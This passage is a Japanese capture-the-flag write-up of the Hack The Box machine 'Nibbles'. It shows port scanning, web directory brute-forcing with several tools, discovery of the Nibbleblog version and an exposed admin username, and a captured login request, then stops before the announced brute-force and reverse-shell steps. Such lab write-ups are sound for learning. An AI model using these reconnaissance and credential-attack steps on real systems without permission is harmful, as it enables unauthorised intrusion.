本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Nibbles」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン及びアクセス
(2) Webアクセスできるファイル/ディレクトリ調査
(3) 各Webページへのアクセス
(4) hydraを用いたブルートフォース攻撃
(5) Nibbleblogの脆弱性(CVE-2015-6967)悪用したリバースシェル(Metasploit)
(6) Full TTYの奪取
(7) 特権昇格のための調査(SUIDなど)
(8) 特権昇格(sudo設定の脆弱性)
(9) 【別解】Nibbleblogの脆弱性(CVE-2015-6967)悪用したリバースシェル(手動)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン及びアクセス
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)のポートが応答がある。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.10.75
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-16 00:22 JST
Nmap scan report for 10.10.10.75
Host is up (0.35s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT       ADDRESS
1   202.68 ms 10.10.16.1
2   411.93 ms 10.10.10.75

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.17 seconds
(2) 「http://10.10.10.75/」にアクセスすると、「Hello World!」というメッセージが記載されているWebページが表示される。
(3) curlを用いて「http://10.10.10.75/」にアクセスすると、コメントアウトで/nibbleblog/ディレクトリがあることが記載されている。
$ curl http://10.10.10.75/
<b>Hello world!</b>


<!-- /nibbleblog/ directory. Nothing interesting here! -->
(4) 「http://10.10.10.75/nibbleblog/」にアクセスすると、Webページが表示される。
Webアクセスできるファイル/ディレクトリ調査
(1) feroxbusterを用いてアクセスできるURLを確認すると、「http://10.10.10.75/nibbleblog/README」や「http://10.10.10.75/nibbleblog/admin」などにアクセスできることが分かる。
$ feroxbuster -u http://10.10.10.75/nibbleblog/ -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
301      GET        9l       28w      323c http://10.10.10.75/nibbleblog/plugins => http://10.10.10.75/nibbleblog/plugins/
301      GET        9l       28w      325c http://10.10.10.75/nibbleblog/languages => http://10.10.10.75/nibbleblog/languages/
200      GET      326l     1740w    17135c http://10.10.10.75/nibbleblog/languages/en_US.bit
200      GET      288l      905w    16495c http://10.10.10.75/nibbleblog/languages/zh_CN.bit
200      GET      287l     1754w    17569c http://10.10.10.75/nibbleblog/languages/nl_NL.bit
200      GET      288l     1748w    17998c http://10.10.10.75/nibbleblog/languages/pt_PT.bit
200      GET      288l     1645w    18190c http://10.10.10.75/nibbleblog/languages/pl_PL.bit
200      GET      305l     1646w    25081c http://10.10.10.75/nibbleblog/languages/ru_RU.bit
200      GET      288l     1810w    18341c http://10.10.10.75/nibbleblog/languages/es_ES.bit
200      GET      288l     1942w    19170c http://10.10.10.75/nibbleblog/languages/fr_FR.bit
200      GET      288l     2061w    18787c http://10.10.10.75/nibbleblog/languages/vi_VI.bit
200      GET      288l     1797w    18351c http://10.10.10.75/nibbleblog/languages/it_IT.bit
200      GET      288l     1575w    17763c http://10.10.10.75/nibbleblog/languages/de_DE.bit
301      GET        9l       28w      322c http://10.10.10.75/nibbleblog/themes => http://10.10.10.75/nibbleblog/themes/
200      GET       61l      168w     2987c http://10.10.10.75/nibbleblog/
301      GET        9l       28w      321c http://10.10.10.75/nibbleblog/admin => http://10.10.10.75/nibbleblog/admin/
301      GET        9l       28w      323c http://10.10.10.75/nibbleblog/content => http://10.10.10.75/nibbleblog/content/
200      GET      288l      921w    16627c http://10.10.10.75/nibbleblog/languages/zh_TW.bit
200      GET       63l      643w     4628c http://10.10.10.75/nibbleblog/README
[####################] - 2m     30082/30082   0s      found:19      errors:2
[####################] - 2m     30000/30000   211/s   http://10.10.10.75/nibbleblog/
[####################] - 5s     30000/30000   6037/s  http://10.10.10.75/nibbleblog/admin/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 4s     30000/30000   7724/s  http://10.10.10.75/nibbleblog/content/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 3s     30000/30000   9659/s  http://10.10.10.75/nibbleblog/plugins/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 3s     30000/30000   10601/s http://10.10.10.75/nibbleblog/languages/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 1s     30000/30000   37037/s http://10.10.10.75/nibbleblog/themes/ => Directory listing (add --scan-dir-listings to scan)
ーーー(省略)ーーー


(2) GoBusterを用いてアクセスできるURLを確認すると、「http://10.10.10.75/nibbleblog/README」や「http://10.10.10.75/nibbleblog/admin」などにアクセスできることが分かる。
$ gobuster dir -u http://10.10.10.75/nibbleblog/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Nibbles_80.txt
ーーー(省略)ーーー
/.htpasswd            (Status: 403) [Size: 306]
/.htaccess            (Status: 403) [Size: 306]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 321] [--> http://10.10.10.75/nibbleblog/admin/]
/content              (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/content/]
/languages            (Status: 301) [Size: 325] [--> http://10.10.10.75/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 323] [--> http://10.10.10.75/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 322] [--> http://10.10.10.75/nibbleblog/themes/]
Progress: 20478 / 20479 (100.00%)
===============================================================
Finished
===============================================================
(3) dirsearchを用いてアクセスできるURLを確認すると、「http://10.10.10.75/nibbleblog/README」や「http://10.10.10.75/nibbleblog/admin.php」などにアクセスできることが分かる。
$ sudo dirsearch -u http://10.10.10.75/nibbleblog/
ーーー(省略)ーーー
[07:35:28] 301 -  321B  - /nibbleblog/admin  ->  http://10.10.10.75/nibbleblog/admin/
[07:35:29] 200 -  606B  - /nibbleblog/admin.php
[07:35:30] 200 -  517B  - /nibbleblog/admin/
[07:35:31] 301 -  332B  - /nibbleblog/admin/js/tinymce  ->  http://10.10.10.75/nibbleblog/admin/js/tinymce/
[07:35:31] 200 -  564B  - /nibbleblog/admin/js/tinymce/
[07:35:56] 301 -  323B  - /nibbleblog/content  ->  http://10.10.10.75/nibbleblog/content/
[07:35:56] 200 -  485B  - /nibbleblog/content/
[07:35:57] 200 -  724B  - /nibbleblog/COPYRIGHT.txt
[07:36:12] 200 -   92B  - /nibbleblog/install.php
[07:36:13] 200 -   92B  - /nibbleblog/install.php?profile=default
[07:36:15] 301 -  325B  - /nibbleblog/languages  ->  http://10.10.10.75/nibbleblog/languages/
[07:36:16] 200 -   12KB - /nibbleblog/LICENSE.txt
[07:36:31] 200 -  694B  - /nibbleblog/plugins/
[07:36:31] 301 -  323B  - /nibbleblog/plugins  ->  http://10.10.10.75/nibbleblog/plugins/
[07:36:35] 200 -    5KB - /nibbleblog/README
[07:36:47] 301 -  322B  - /nibbleblog/themes  ->  http://10.10.10.75/nibbleblog/themes/
[07:36:47] 200 -  498B  - /nibbleblog/themes/
[07:36:49] 200 -  815B  - /nibbleblog/update.php

Task Completed
(4) ffufを用いてアクセスできるURLを確認すると、「http://10.10.10.75/nibbleblog/README」や「http://10.10.10.75/nibbleblog/admin」などにアクセスできることが分かる。
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://10.10.10.75/nibbleblog/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 2987, Words: 116, Lines: 61, Duration: 430ms]
content                 [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 216ms]
themes                  [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 221ms]
admin                   [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 297ms]
plugins                 [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 225ms]
README                  [Status: 200, Size: 4628, Words: 589, Lines: 64, Duration: 228ms]
languages               [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 222ms]
ーーー(省略)ーーー
各Webページへのアクセス
(1) ブラウザを用いて「http://10.10.10.75/nibbleblog/README」にアクセスすると、Nibbleblogのバージョンv4.0.3を使用していることが分かる。
【http://10.10.10.75/nibbleblog/README の内容(一部抜粋)】
====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com
(2) ブラウザを用いて「http://10.10.10.75/nibbleblog/admin.php」にアクセスすると、ログインページが表示される。
(3) ブラウザを用いて「http://10.10.10.75/nibbleblog/content/」にアクセスすると、フォルダ一覧が表示されるため「private」をクリックする。
(4) private配下のフォルダ/ファイルの一覧が表示されるため、users.xmlをクリックする。
(5) 「http://10.10.10.75/nibbleblog/content/private/users.xml」の内容が表示され、内容を確認するとユーザー名が「admin」であることが分かる。
【http://10.10.10.75/nibbleblog/content/private/users.xml の内容(一部抜粋)】
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<users>
  <user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">4</session_fail_count>
    <session_date type="integer">1758016264</session_date>
  </user>
  <blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  <blacklist type="string" ip="10.10.16.10">
    <date type="integer">1758016141</date>
    <fail_count type="integer">4</fail_count>
  </blacklist>
</users>
hydraを用いたブルートフォース攻撃
(1) ブラウザを用いて「http://10.10.10.75/nibbleblog/admin.php」にアクセスして、「ユーザー名:admin」と「パスワード:admin」を入力してログイン試行する。
(2) ユーザー名またはパスワードが違うためログイン失敗した旨のメッセージが表示される。
(3) Burp Suiteでリクエストデータを確認すると、POSTメソッドでユーザー名とパスワードを送信していることが分かる。
【リクエストデータ】
POST /nibbleblog/admin.php HTTP/1.1
Host: 10.10.10.75
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.10.75
Connection: keep-alive
Referer: http://10.10.10.75/nibbleblog/admin.php
Cookie: PHPSESSID=4kgpbpcpiq4cmmjfnvui4kgtc4
Upgrade-Insecure-Requests: 1
Priority: u=0, i

